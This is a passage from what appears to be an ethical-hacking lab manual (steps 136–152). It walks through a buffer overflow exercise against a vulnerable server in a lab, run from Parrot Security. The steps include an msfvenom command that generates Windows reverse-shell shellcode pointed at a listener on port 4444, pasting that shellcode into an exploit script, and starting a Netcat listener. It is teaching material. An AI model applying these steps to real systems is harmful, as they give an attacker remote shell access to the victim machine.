


136. Close **Immunity Debugger** and the vulnerable server process.
137. Re-launch the vulnerable server as an administrator.
138. Switch to the **Parrot Security** virtual machine.
139. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new Terminal window
140. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
141. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
142. Now, type **cd** and press **Enter** to jump to the root directory.
143. Now, type the following command and press **Enter** to generate the shellcode.

    msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"

    Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.
144. A shellcode is generated, as shown in the screenshot.
145. Select the code, right-click on it, and click **Copy** to copy the code.




146. Close the **Terminal** window.


147. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

     Note: Ensure that the terminal navigates to **/root/Desktop/Scripts**.

148. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




149. Now, paste the shellcode copied in **Step#145** in the overflow option (**Line 4**); then, press **Ctrl+S** to save the file and close it.




150. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
151. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
152. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

